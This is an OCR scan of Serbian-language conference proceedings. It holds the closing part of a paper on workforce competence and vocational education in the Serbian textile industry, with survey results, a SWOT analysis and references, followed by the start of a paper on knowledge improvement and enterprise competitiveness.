
3. neadekvatna teorijska nastava – neusklađenost sa potrebama tekstilne industrije;
4. neadekvatna/nedovoljna praktična nastava: nedovoljna/neadekvatna opremljenost kabineta/radionica/laboratorija, nedovoljan obim praktične nastave;
5. odnos teorijska/praktična nastava, na štetu praktične nastave;
6. nedovoljna povezanost sa preduzećima tekstilne industrije u cilju približavanja i prilagođavanja studijskih programa, nastave i uslova rada potrebama tekstilne industrije;
7. neusklađenost sa bolonjskim procesom/samo formalna usklađenost, uz nepridržavanje standarda akreditacije;
8. nedovoljna saradnja sa međunarodnim organizacijama/institucijama u cilju edukacije kadrova;
9. neprimenjivanje pozitivnih iskustava visokih škola iz obrazovnog prostora EU;
10. izostanak članstva u klasterima tekstilne industrije.

III Spremnost međunarodnih institucija/organizacija za pružanje pomoći preduzećima tekstilne industrije i visokim tesktilnim strukovnim školama u cilju produkovanja kompetentnih kadrova za potrebe tekstilne industrije. Mogući uzroci problema su:

1. nedovoljna povezanost na relaciji: međunarodne institucije/organizacije/preduzeća tekstilne industrije/visoke tekstilne strukovne škole;
2. neadekvatna pomoć: nedostatak finansijskih sredstava, izbor neadekvatnih programa obuke, izbor neadekvatnih trenera.

Na osnovu identifikovanih mogućih uzroka problema, postavljen je dijagram uzroci-posledica (*Ishikawa* dijagram, dijagram riblja kost, Slika 1).

U radu je urađena i SWOT analiza stanja tekstilne industrije




Slika 1. Dijagram uzroci-posledica (Ishikawa dijagram)
Izvor: Vulanović *et al.* (2003)



DOI: 10.15308/Synthesis-2015-297-302

Srbije. Matrica SWOT analize prikazana je u Tabeli 1.

| | | Tekstilna industrija Srbije | |
|---|---|---|---|
| | | Snage (S) | Slabosti (W) |
| Okruženje | Pretnje (T) | (Suprostaviti se)<br>- nelojalna konkurencija | (Izbeći)<br>- nedostatak obrtnih sredstava<br>- nekompetentna radna snaga |
| | Pogodnosti (O) | (Iskoristiti)<br>- cenovna konkurentnost<br>- značajno proizvodno iskustvo<br>- jeftina radna snaga<br>- blizina tržišta | (Tražiti)<br>- dinamika tražnje na domaćem i stranom tržištu |

Tabela 1. SWOT analiza stanja tekstilne industrije Srbije

Saradnja tekstilne industrije i visokoškolskih ustanova sa međunarodnim ogranizacijama u podizanju kompetencija zaposlenih u tekstilnoj industriji realizovana je sprovođenjem obuke od strane Organizacije za tehničku saradnju nemačke vlade (*GTZ*). GTZ je 2010. godine organizovao seminar „Studija vremena" prema metodologiji merenja učinka nemačkog udruženja *REFA* (vodeće nemačke organizacije u dizajnu radnih mesta, industrijskih organizacija i razvoju kompanija) za profesore Visoke tekstilne strukovne škole za dizajn, tehnologiju i menadžment u Beogradu i Fakulteta organizacionih nauka u Beogradu. Autori rada su, kao najuspešniji polaznici seminara, angažovani od strane GTZ i septembra 2010. godine izvršili obuku kadrova (menadžmenta prvog nivoa i neposrednih izvršilaca) osam tekstilnih preduzeća u Arilju (Miteks, Stefan, Amibo, Pirećanac, Kiko, Garman, Extera i Soda sport) (Poznanović & Lazić, 2010), a avgusta 2011. godine jednog u Čačku (P.S. Fashion) (Lazić, 2011).

Zaposleni su obučavani u cilju ovladavanja određenim radnim tehnikama i obogaćivanja veština i sposobnosti pojedinaca, povećanja svesti o značaju optimalnog oblikovanja radnih mesta i maksimalnog povećanja efektivnosti i efikasnosti rada, sprovođenja merenja i procene učinka svakog zaposlenog radi određivanja adekvatnih nadoknada za izvršeni rad od strane menadžmenta preduzeća.

U okviru navedene obuke autori rada su sproveli i ankete menadžmenta i zaposlenih (ukupno sto ispitanika) vezane za stepen obrazovanja/kompetentnosti/veština zaposlenih, njihovo zadovoljstvo ulogom menadžmenta i njihovu spremnost za dalje usavršavanje i prilagođavanje sve bržim promenama na tržištu.

S obzirom da u Srbiji postoje samo tri visoke tekstilne strukovne škole (u Beogradu, Leskovcu i Zrenjaninu), stanje i kvalitet studijskih programa tekstilne struke, nastave i uslova rada u njima utvrđeni su analizom postojećih devet studijskih programa tekstilne struke, njihovih sadržaja, obima i odnosa teorijske i praktične nastave (Poznanović, 2014).

Modeli obrazovnih sistema u EU (Austrija, Nemačka, Lihtenštajn, Švajcarska; Finska, Mađarska, Holandija, Norveška, Švedska, Engleska i dr.), sa akcentom na nemački dualni model, istraživani su sa zvaničnih sajtova državnih organa/visokih strukovnih škola i iz drugih izvora (Bayerisches Staatsministerium für Unterricht und Kultus, 2014; Bayerisches Staatsministerium für Wirtschaft und Medien, CEDEFOP, 2011; Energie und Technologie, 2014; Berlin Business Location Center, 2014; British Council, 2014; Bundesministerium für Bilding und Forschung, 2013; Drimousis & Zisimopoulos, 1988; EBC Hochschule, 2014; Federal Ministry of Labour and Social Affairs, 2014; Grollmann & Rauner, 2007; Kultusminister Konferenz, 2014; Maclean & Wilson, 2009; Ministerium für Kultus, Jugend und Sport Baden-Württemberg, 2012; Pavlova, 2009; Swedish National Agency for Higher Vocational Education, 2014). Korisne informacije dobijene su i iz istraživanja vezanog za tehničko i stručno obrazovanje i obuku (*TVET – Technical and Vocational Education and Training*), koje je međunarodno ustavnovljeno istraživanje obrazovanja (Rauner & Maclean, 2008).


## 4. REZULTATI I DISKUSIJA

U obe akcije obuke zaposlenih (2010. i 2011. god.) pokazana je izuzetna zainteresovanost menadžmenta svih preduzeća tekstilne industrije obuhvaćenih akcijama za edukaciju zaposlenih i unapređenje procesa proizvodnje. Obukom menadžmenta prvog nivoa za objektivno merenje udela svakog pojedinca u realizaciji proizvodnje pokazana je namera da se zaposleni motivišu za rad.

Rezultati anketa pokazali su da su od ukupnog broja anketiranih (100) samo 2% zaposlenih sa visokom (VSS) i 2% sa višom stručnom spremom (VŠS), 55% sa srednjom stručnom spremom (SSS), dok su ostali bili nižih kvalifikacija ili bez kvalifikacija (Slika 2).

Od ukupnog broja anketiranih, samo je 28% bilo iz tekstilne struke, a ostali (72%) su iz nekih drugih struka, obučeni za rad na svojim trenutnim radnim mestima, što je generalno odražavalo stanje u tekstilnoj industriji. Većina anketiranih (72%) smatrala je da je svojom edukacijom dovoljno pripremljena/kompetentna za posao koji obavlja, što je u koliziji sa odgovorom na pitanje o dodatnoj obuci: 90% ispitanika smatralo je da bi im dodatna obuka pomogla u uspešnijem obavljanju posla.

Od ukupnog broja anketiranih, 67% zaposlenih imalo je neki vid obuke u periodu uhodavanja posla na radnom mestu – na početku rada u preduzeću. Veliki broj zaposlenih (92%) smatrao je da je menadžment preduzeća kompetentan za posao koji obavlja, a samo 12% da menadžment preduzeća pomaže zaposlenima u napredovanju u karijeri, bez odgovora na pitanje na koji način se realizuje pomoć.




Slika 2. Kvalifikaciona struktura anketiranih zaposlenih

U istoj anketi postavljena su i pitanja vezana za mišljenje zaposlenih o usklađenosti nastavnog plana i programa, načina i metoda izvođenja nastave u visokoobrazovnim ustanovama sa potrebama tekstilne industrije. Predloge za unapređenje saradnje sa visokoškolskim ustanovama i promene u sistemu visokoškolskog obrazovanja imalo je samo 38% zaposlenih, a svi predlozi se mogu podvesti pod tri predloga:

1. povećanje praktične nastave u odnosu na teoretsku nastavu,



DOI: 10.15308/Synthesis-2015-297-302

2. izvođenje praktične nastave u pogonima tekstilne industrije i
3. promene u skladu sa praksom evropskih zemalja.

Analizom studijskih programa visokih tekstilnih strukovnih škola u Srbiji, njihovih sadržaja, obima i odnosa teorijske i praktične nastave utvrđeno je da praktična nastava (stručna praksa) u pogonima tekstilne industrije predstavlja, u proseku, oko 4% ukupne nastave koja se odvija u visokim tekstilnim strukovnim školama. Ovi podaci ukazuju na to da je pokrivenost praktične nastave obukom u pogonima tekstilne industrije daleko ispod potrebnog nivoa.

Analizom evropskog prostora obrazovnog procesa došlo se do nemačkog modela dualnog sistema stručnog obrazovanja kao najuspešnijeg i najprimenjivanijeg, koji zahteva koherentnu i sveobuhvatnu strategiju učenja tokom celog života i fleksibilnost između strukovnog, opšteg i visokog obrazovanja. U njemu su visoke strukovne škole i kompanije blisko povezane, a saradnja dopušta brz transfer svega novog u ekonomiji, tehnologiji, društvenom i naučnom razvoju u sistem obrazovanja. Takođe, obuka studenata dualnog sistema stručnog obrazovanja u pogonima ili edukacionim centrima preduzeća tekstilne industrije zauzima preko 50% nastavnog vremena, a ista obuka se, prema potrebi, primenjuje i na već zaposlene. Osnovni princip, da svaki nivo obrazovanja mora imati mogućnost za nastavak sticanja znanja i obuke, nudi šansu dostizanja višeg nivoa obrazovanja i u strukovnom obrazovanju i kombinacijom praktičnih i teoretskih kompetencija priprema studente za učenje u toku celog živora i uspešnu profesionalnu karijeru.

Osnovna uloga menadžmenta preduzeća je da prepozna tekuće i buduće potrebe proizvodnog procesa i realne kapacitete raspoložive radne snage i da na osnovu toga izvrši izbor aktivnosti i osmisli plan na uspostavljanju sistema permanentne edukacije zaposlenih kao odgovor na te potrebe, da stvori sve preduslove za uspešnu realizaciju plana, da vrši monitoring procesa edukacije i procenu uspešnosti i da blagovremeno reaguje na eventualne poremećaje (promenjeni zahtevi, odstupanja od planiranih aktivnosti ili projektovanih ishoda).

## 5. REZIME

Ljudi su jedinstven, nezamenljiv resurs svakog preduzeća i predstavljaju osnovu njegovog dugoročnog uspeha i trajni izvor njegove konkurentske prednosti. Znanje, veštine, sposonosti, kreativnost zaposlenih i njihova otvorenost za permanentno obrazovanje su od izuzetne važnosti za poslovni uspeh.

Na osnovu sprovedenih istraživanja jasno je da je radna snaga u tekstilnoj industriji Srbije nedovoljno obučena i kompetentna za obavljanje poslova u tekstilnoj industriji, a posebno nije spremna da prati sve brže i učestalije promene na tržištu. Na nivou države neophodan je sistematski prilaz edukaciji i povećanju kompetentnosti kadrova za potrebe tekstilne industrije.

Menadžment preduzeća ima posebnu ulogu u ostvarivanju društveno odgovornog partnerstva sa visokim tekstilnim strukovnim školama, jer se kompetentna radna snaga može produkovati jedino u obrazovnom sistemu koji je prilagođen potrebama tekstilne industrije i koji je dovoljno „inteligentan" i fleksibilan da predviđa i prati buduće potrebe tekstilne industrije, imajući u vidu brze i stalne promene na tržištu i sve oštriju konkurenciju.

Visoke tekstilne strukovne škole moraju da prate potrebe tekstilne industrije za stručnim kadrom i da svoje studijske programe, način i uslove rada prilagođavaju tim potrebama, odnosno da ih oblikuju po meri tekstilne industrije. Visoke tekstilne strukovne škole, zajedno sa preduzećima tekstilne industrije, treba da, kroz saradnju sa domaćim i stranim organizacijama i institucijama iskoriste njihove resurse (finansijske, stručno-iskustvene) za povećanje kompetencija svojih studenata, budućih kadrova tekstilne industrije. To bi studentima omogućilo i sticanje novih znanja i veština, koji bi im povećali izbor i mogućnosti za zapošljavanje i dali šansu za permanentno napredovanje. Ovakva saradnja donela bi koristi i aktuelnoj radnoj snazi tekstilne industrije, jer omogućava da prate promene i idu u korak sa napretkom tehnologije i nadograđuju svoja znanja i veštine, što pozitivno utiče i na uspešnost preduzeća i njegovu konkurentnost.

Visoke tekstilne strukovne škole trebalo bi da slede pozitivna iskustva evropskog obrazovnog prostora, pre svega nemački dualni model, koji se zasniva na sprezi teorijskih znanja sa praktičnim znanjima i veštinama koje se stiču u proizvodnim pogonima tekstilne industrije ili njenim centrima za obuku, uz određenu prednost praktične nastave. To bi bila garancija da su budući kadrovi tekstilne industrije stekli potrebna znanja i ovladali veštinama koje ih čine kompetentnim za brzo i lako uključivanje u proizvodne procese i fleksibilnim za brzo prilagođavanje novim tehnologijama i brzim promenama na tržištu.

## LITERATURA


Apenko, S.N. (2014). Leadership of human resources and project teams in the management of strategic changes in the organization. *Strategic Management*. 19(1), 28-34.

Bayerisches Staatsministerium für Wirtschaft und Medien, Energie und Technologie. (2014). *Dual Vocational tranining*. Retrieved 11.02.2014. from http://www.work-in-bavaria.de/en/employees/work/vocational-training/dual-vocational-training/

Berlin Business Location Center. (2014). *Initial Vocational Training*. Retrieved 11.02.2014. from http://www.businesslocationcenter.de/en/welcome-to-berlin/working-in-berlin/initial-vocational-training

British Council. (2014). *Education UK*. Retrieved 11.02.2014. from http://www.educationuk.org/global/sub/higher-education/

Bundesministerium für Bilding und Forschung. (2013). *DQR – Deutscher Qualifikationsrahmen für Lebenslanges Lernen*. German EQF Referencing Report. Retrieved 11.02.2014. from http://ec.europa.eu/ploteus/sites/eac-eqf/files/German_EQF_Referencing_Report.pdf

CEDEFOP. (2011). *Vocational education and training at higher qualification levels*. Research paper No 15. Luxembourg. Retrieved 18.01.2014. from http://www.cedefop.europa.eu/EN/Files/5515_en.pdf

Drimousis, I., & Zisimopoulos, A. (1988). *Vocational training in the textiles and clothing industries in Greese*. Berlin: CEDEFOP.

Drucker, P. (2005). *Upravljanje u novom društvu*. Novi Sad: Adižes.

EBC Hochschule. (2014). Studium. Retrieved 11.02.2014. from http://www.ebc-hochschule.de/de/studium/bachelorstudiengaenge/fashion-luxury-retail-management.html?gclid=CjgKEAjwtZucBRD77aiiq_v4xnASJABkAg8JYEd8Qv_udeoYVjmbPeMb_PPr5zE7lT2kl6hS6PCGsfD_BwE

Federal Ministry of Labour and Social Affairs. (2014). *Vocational Training in Germany*. Retrieved 11.02.2014. from http://www.make-it-in-germany.com/en/working/prospects-in-germany/vocational-training-in-germany/

Grollmann, P., & Rauner, F. (2007). *International Perspective on Teachers and Lecturers in Technical and Vocational Education*. Berlin: Springer.




DOI: 10.15308/Synthesis-2015-297-302

Hendry, C., & Pettigrew, H.C. (1992). Patterns of Strategic Change in the development of human resource management. *British Journal of Management*. 3(3), 137-156. DOI: 10.1111/j.1467-8551.1992.tb00041.x

Jovanović, R. (2005). *Tekstilna industrija Srbije*. Beograd: G17 Institut

Keane J., & te Velde D.W. (2008). *The role of textile and clothing industries in growth and development strategies.* Retrieved 21.01.2014. from www.odi.org.uk/resources/docs/3361.pdf

Kultusminister Konferenz. (2014). *The Education System in the Federal Republic of Germany.* Retrieved 11.05.2014. from http://www.kmk.org/information-in-english/the-education-system-in-the-federal-republic-of-germany.html

Lazić, B. (2011). *Izveštaj o stanju organizacije rada u „P.S. Fashion" Čačak.* Beograd: DTM.

Maclean, R., & Wilson, D. (2009). *International handbook of education for the changing world of work: Bridging academic and vocational education*. Dordrecht: Springer.

Mašić, B., *et al.* (2010). *Menadžment: principi, koncepti i procesi*. Beograd: Univerzitet Singidunum

Mein Bildungs Weg. (2014). Bayerisches Staatsministerium für Unterricht und Kultus. Retrieved 11.02.2014. from http://www.mein-bildungsweg.de/uebersicht_en.php

Ministarstvo ekonomije i regionalnog razvoja Republike Srbije/ Republički zavod za razvoj. (2011). *Strategija i politika razvoja industrije Republike Srbije 2011-2020*.

Ministarstvo za nauku i tehnologiju Republike Srbije. (2010). *Strategija naučno-tehnološkog razvoja Srbije 2010-2015*.

Ministerium für Kultus, Jugend und Sport Baden-Württemberg. (2012). *Vocational Schools*. Retrieved 11.02.2014. from http://www.schule-bw.de/schularten/berufliche_schulen/02_12_2012_vocational_schools.pdf

Pavlova, M. (2009). *Technology and vocational education for sustainable development: Empowering individuals for the future*. Dordrecht: Springer.

Poznanović, S. (2014). Doktorska disertacija: *Doprinos menadžmenta preduzeća razvoju društveno odgovornog partnerstva i oblikovanju visokih strukovnih škola prema potrebama tekstilne industrije*. Brčko: Internacionalni univerzitet Brčko distrikt BiH, Fakultet za menadžment

Poznanović, S., & Lazić, B. (2010). *Izveštaj o sprovedenoj edukaciji zaposlenih u osam preduzeća tekstilne industrije u Arilju.* Beograd: DTM.

Poznanović, S., & Muratović, Š. (2014). Significance of company management in the development of textile industry staff. U: 4rd International Conference "Economics and Management – Based on New Technologies", EmoNT 2014. 12-12. Jun 2014. Str. 289-296. Vrnjačka Banja: TCIP Publisher Ltd.

Rauner, F., & Maclean, R. (2008). *Handbook of technical and vocational education and training research*. New York: Springer.

*Službeni glasnik RS.* (2007). *Strategija razvoja stručnog obrazovanja u Republici Srbiji*. Službeni glasnik RS br. 1.

Stamenković, S., *et al.* (2010). *Postkrizni model ekonomskog rasta i razvoja Srbije: 2011-2020*. Beograd: USAID, SEGA projekat.

Swedish National Agency for Higher Vocational Education. (2014). *Higher Vocational Education*. Retrieved 11.02.2014. from http://studyinsweden.se/study-information/higher-vocational-education/

UNEP. (1994). The Textile Industry and the Environment. Retrieved 22.01.2014. from http://www.faculty.ait.ac.th/visu/Data/Publications/Chapters%20&%20books/The%20Textile%20Industry%20and%20the%20environment.pdf

Vulanović, V., *et al.* (2003). *Metode i tehnike unapređenja procesa rada: statističke, inženjerske, menadžerske*. Novi Sad: Fakultet tehničkih nauka.



DOI: 10.15308/Synthesis-2015-297-302

Synthesis
International Scientific Conference of IT and Business-Related Research

# ULOGA PROCESA UNAPREĐENJA ZNANJA U FUNKCIJI POSTIZANJA KONKURENTNOSTI DOMAĆIH PREDUZEĆA

## THE ROLE OF KNOWLEDGE IMPROVEMENT IN ENHANCEMENT OF COMPETITIVENESS OF DOMESTIC ENTERPRISES

Milenko Ćeha
Ministarstvo unutrašnjih poslova Republike Srbije, Beograd, Srbija

**Apstrakt:**
U radu se daje analiza uloge procesa unapređenja znanja savremenih poslovnih organizacija u funkciji uspostavljanja konkurentske sposobnosti. Identifikuju se faktori koji utiču na kreiranje konkurentske sposobnosti u savremenom poslovanju, sa posebnim naglaskom na analizu faktora konkurentnosti kod domaćih preduzeća. Dat je prikaz analize konkurentnosti zemalja u svetu, nekih indikatora konkurentske sposobnosti domaćih preduzeća, kao i određeni stavovi domaćih rukovodilaca u vezi sa mogućnostima za unapređenje konkurentske sposobnosti. Neki od uočenih problema od strane domaćih rukovodilaca, koji utiču na nedovoljnu efikasnost poslovanja su: hronični nedostatak finansijskih sredstava, efekti svetske ekonomske krize i spora primena najsavremenijih dostignuća iz oblasti menadžmenta. Jedan od najznačajnijih problema domaće privrede jeste neadekvatna upotreba znanja, što rezultuje lošom konkurentskom sposobnošću na globalnom tržištu. Neophodni elementi za razvoj konkurentske sposobnosti domaćih preduzeća su: permanentno usavršavanje znanja rukovodstva i zaposlenih, primena savremenih metoda i tehnika menadžmenta, standardizacija kvaliteta poslovanja, kao i kupovina savremenih tehnoloških rešenja i opreme.

**Ključne reči:**
znanje, produktivnost, kvalitet, poslovanje, konkurentnost.

**Abstract:**
This paper examines the role of knowledge improvement of modern business organizations with the aim to enhance their competitiveness. The author has attempted to identify the factors affecting the creation of competitiveness in modern business activities, while putting special emphasis on the analysis of competitive factors of domestic enterprises. Moreover, it provides the analysis of competitiveness of the countries worldwide, some indicators of the competitiveness of domestic enterprises, and certain attitudes of domestic managers concerning the possibilities for enhancement of competitiveness. Some of the issues observed by the domestic managers, which lead to insufficient efficiency of business activities, include constant lack of financial resources, the effects of the world economic crisis and slow implementation of the latest achievements in the field of management. One of the most significant problems affecting the domestic economy is inadequate use of knowledge, which results in poor competitiveness on the global market. The most essential factors for enhancement of the competitiveness of domestic enterprises include the following: permanent knowledge improvement of the management and employees, application of modern management methods and techniques, standardization of business quality, purchase of modern technological solutions and equipment.

**Key words:**
knowledge, productivity, quality, business activity, competitiveness.

## 1. UVOD

Da bi organizacija mogla da uspostavi, održi i razvija konkurentsku prednost na globalnom tržištu, mora da bude spremna da uči. Podrazumeva se da bi preduzeće trebalo da prati dešavanja ne samo na tržištu, već i u nauci, sa ciljem da se postigne poslovna izvrsnost. Preduzeća su u obavezi da prate ne samo direktne konkurente, već i one koji su najbolji u svojim oblastima, čak i ako nisu direktni konkurenti. Savremena poslovna organizacija mora da uči od najboljih, bez obzira na delatnost.

Savremeno društvo je društvo znanja, a znanje je najvažniji poslovni resurs. Društvo znanja neizostavno mora da bude društvo oganizacija, a osnovni zadatak menadžmenta jeste da učini znanje produktivnim. Prema Drakeru (2003), društvo znanja je takmičarsko društvo, znanje je svima dostupno, od svih se očekuje da pronađu svoje mesto, da se usavršavaju i da imaju određene aspiracije. Zadatak savremene organizacije jeste da unapredi znanje svojih zaposlenih, jer se time unapređuje produktivnost poslovanja.

Savremena organizacija mora da bude globlano opredeljena. Nalazi se pod uticajem globalne konkurencije i mora da se jasno opredeli prema globalnom delovanju. Ona je globalna korporacija, korporacija koja izvore svog rasta i razvoja traži u globalnim razmerama, uvažavajući realnosti postojanja globalnog tržišta, globalne konkurencije i globalnih proizvoda. Savremena organizacija mora da bude inovativna. Inovacija jeste osnov razvoja poslovanja. Stepen inovativnosti utiče na sticanje konkurentske prednosti. Finasijski uspeh na tržištu podrazumeva i totalnu inovaciju. Inovacija se ne posmatra samo kao tehnička inovacija, već prevashodno kao sistem inovacija u domenu upravljanja organizacijom. Danas su inovacije više okrenute ka marketingu i samoj organizaciji, nego ka tehničkoj komponenti. Inovacije u domenu plaćanja, prodaje, distribucije, načinu prezentovanja proizvoda itd, podjednako utiču na povećanje bruto prihoda, kao i tehničke inovacije.

Pored inovacija, suština kreiranja konkurentske prednosti savremene poslovne organizacije se nalazi u stalnom unapređenju kvaliteta poslovanja. Kvalitet danas predstavlja kategoriju koja je mnogo više od jednostavnog tehnicističkog poimanja, koja je daleko šira od inženjerskog pristupa i koja obuhvata različite pristupe: tehnički, tržišni i upravljački. Najopštije posmatrano, postoje dva osnovna puta ka postizanju ciljeva poslovne izvrsnosti. Jedan put podrazumeva izgrađivanje koncepta upravljanja totalnim kvalitetom (TQM), dok drugi put podrazumeva

E-mail: cehamilenko@gmail.com
DOI: 10.15308/Synthesis-2015-303-307

implementaciju koncepta integrisanih menadžment sistema (IMS). Razvoj koncepta TQM predstavlja dugotrajan put koji se zasniva na izgrađivanju kvaliteta na bazi unapređivanja produktivnosti znanja i rada svakog pojedinca u organizaciji. Za razvoj koncepta kvaliteta u japanskoj privredi, pored učenja Deminga o upravljanju preduzećem, na bazi dostignuća Šuharta, posebno je bila bitna primena filozofskog principa *Kaizen*. Radi se o permanentnom, sistemskom i organizovanom unapređivanju proizvoda i usluga preduzeća, odnosno neprestanom poboljšanju kvaliteta poslovanja. Koncept TQM posebnu pažnju posvećuje ljudskom faktoru. Čovek je nosilac znanja i rada, on je kao radnik, ali i kao rukovodilac odgovoran za primenu i unapređivanje kvaliteta.

Implementacija integrisanih menadžment sistema podrazumeva integrisanje međunarodnih standarda za upravljanje kvalitetom (QMS), upravljanje zaštitom životne sredine (EMS), upravljanje bezbednošću zaposlenih (OHSAS), itd. čiju osnovu predstavlja primena zahteva navedenih standarda. Bez obzira na to o kom pristupu se radi, kvalitet je vrhunski faktor konkurentnosti, koji se temelji na stalnom unapređenju produktivnosti znanja organizacije.

Primena koncepta upravljanja kvalitetom implicira i procesni pristup, koji predstavlja osnovni postulat modela upravljanja savremenom organizacijom. Procesom se smatra svaki niz aktivnosti koji dovodi do ispunjavanja ciljeva organizacije, što se često se prevodi u proces stvaranja proizvoda ili pružanja usluga korisnicima. Proširenje ovog pristupa nastalo je uvođenjem koncepta internih korisnika ili kupaca, čime i oni koji ne rade direktno s tržištem imaju motiv da unaprede organizaciju procesa rada. Procesni pristup naročito je koristan za projektovanje organizacije na operativnom nivou. Procesni pristup podrazumeva upravljanje na bazi procesa – pojedinačne aktivnosti se ne posmatraju već skupovi aktivnosti koji čine proces. Tisen *et al*. (2006), smatraju da menadžment mora da preduzme sve što je potrebno da bi motivisao zaposlene da dele znanje. Uspešna kompanija je ona koja je organizovana oko procesa i timova, jer se u jasnoj i transparentnijoj organizacionoj strukturi jednostavnije razmenjuje znanje.

Rukovodstvo je najodgovornije za poslovanje organizacije. Najveća odgovornost rukovodstva jeste da se adekvatno upravlja resursima organizacije da bi se ostvario profit. Od rukovodstva se očekuje da, koristeći raspoložive resurse, ostvari najbolje rezultate u procesu proizvodnje. Savremena organizacija ne može da posluje uspešno ukoliko ne unapređuje produktivnost znanja. U tom smislu posmatrano, odgovornost rukovodstva je u suštini odgovornost za postizanje poslovne izvrsnosti organizacije, koja se bazira na stalnom unapređenju produktivnosti poslovanja i celokupnog znanja svih zaposlenih u organizaciji. Kada se radi o domaćim preduzećima, ona su u većini slučaja nekonkurenta, jer su nedovoljno produktivna i imaju neadekvatan pristup upravljanju kvalitetom. Produktivnost i kvalitet su međusobno povezani, a kvalitet se zasniva na znanju – kvalitet počinje i završava sa obrazovanjem.

## 2. ANALIZA OSNOVNIH PARAMETARA POSLOVANJA DOMAĆIH PREDUZEĆA

Domaća privreda je nekonkurentna, a ovaj problem se prenosi na domaća preduzeća. Problem nedovoljne konkurentnosti je prisutan i kod drugih zemalja koje se nalaze u procesu tranzicije. Jedan od razloga za nedovoljnu konkurentnost domaćih preduzeća svakako je tranzitorna recesija sa kojim se susreće domaća ekonomija. Preduzeća koja dolaze iz zemalja u tranzicji su opterećena negativnim efektima samog procesa tranzicije. U procesu tranzicije neophodno je izmeniti vlasničku strukturu kapitala, izvršiti tržišnu i organizacionu transformaciju, ostvariti ekonomsku liberalizaciju i stabilizaciju ekonomskog sistema, što utiče na smanjenje obima poslovanja, povećanje nezaposlenosti u privredi, gubljenje određenih tržišta i smanjenju izvoza. Preduzećima iz zemalja u tranzicji je potrebno određeno vreme da prebrode sve ove promene i prilagode se zahtevima globalnog tržišta.

Prelazak sa planskog na tržišni način privređivanja zahteva vreme. Opšte je prihvaćena teza da ne postoji „generalni model" tranzicije - svaka nacionalna ekonomija ima i svoje specifičnosti koje opredeljuju prevashodno tempo ekonomskih promena, ali i hijerarhiju prioriteta u odnosu na smernice procesa tranzicije. Unapređenje konkurentnosti jedne nacionalne ekonomije u globalnoj privredi u tesnoj je vezi sa ekonomskim razvojem, povećanjem zaposlenosti i efikasnim privređivanjem koje je zasnovano na imperativu povećanja produktivnosti. Iako intenzivni proces tranzicija traje preko dvanaest godina, rezultati u delu razvoja industrijskih odnosa u Srbiji nisu zadovoljavajući. Srbija je nasledila nepotpuni tržišni sistem (funkcionisanje tržišta roba/usluga, bez postojanja tržišta radne snage i tržišta kapitala), kao i relativno razuđen model vlasništva nad privrednim subjektima (državno, društveno, privatno i zadružno vlasništvo, koje je paralelno egzistiralo, ali u nejednakoj proporciji) što je uticalo da se tranzicija ne odvija željenim tempom. Pored velikog broja nezaposlenih radnika, postoji još jedan značajan segment ekonomskog viška radnika, koji je samo formalno zaposlen u preduzećima, pogotovu javnim i koji će biti otpušten kada dođe do restrukturiranja javnog sektora. U domaćoj privredi je u prethodnom periodu posebno bilo rasprostranjeno verovanje da efikasnost rada uništava radna mesta, kao i da manje efikasan rad otvara radna mesta.

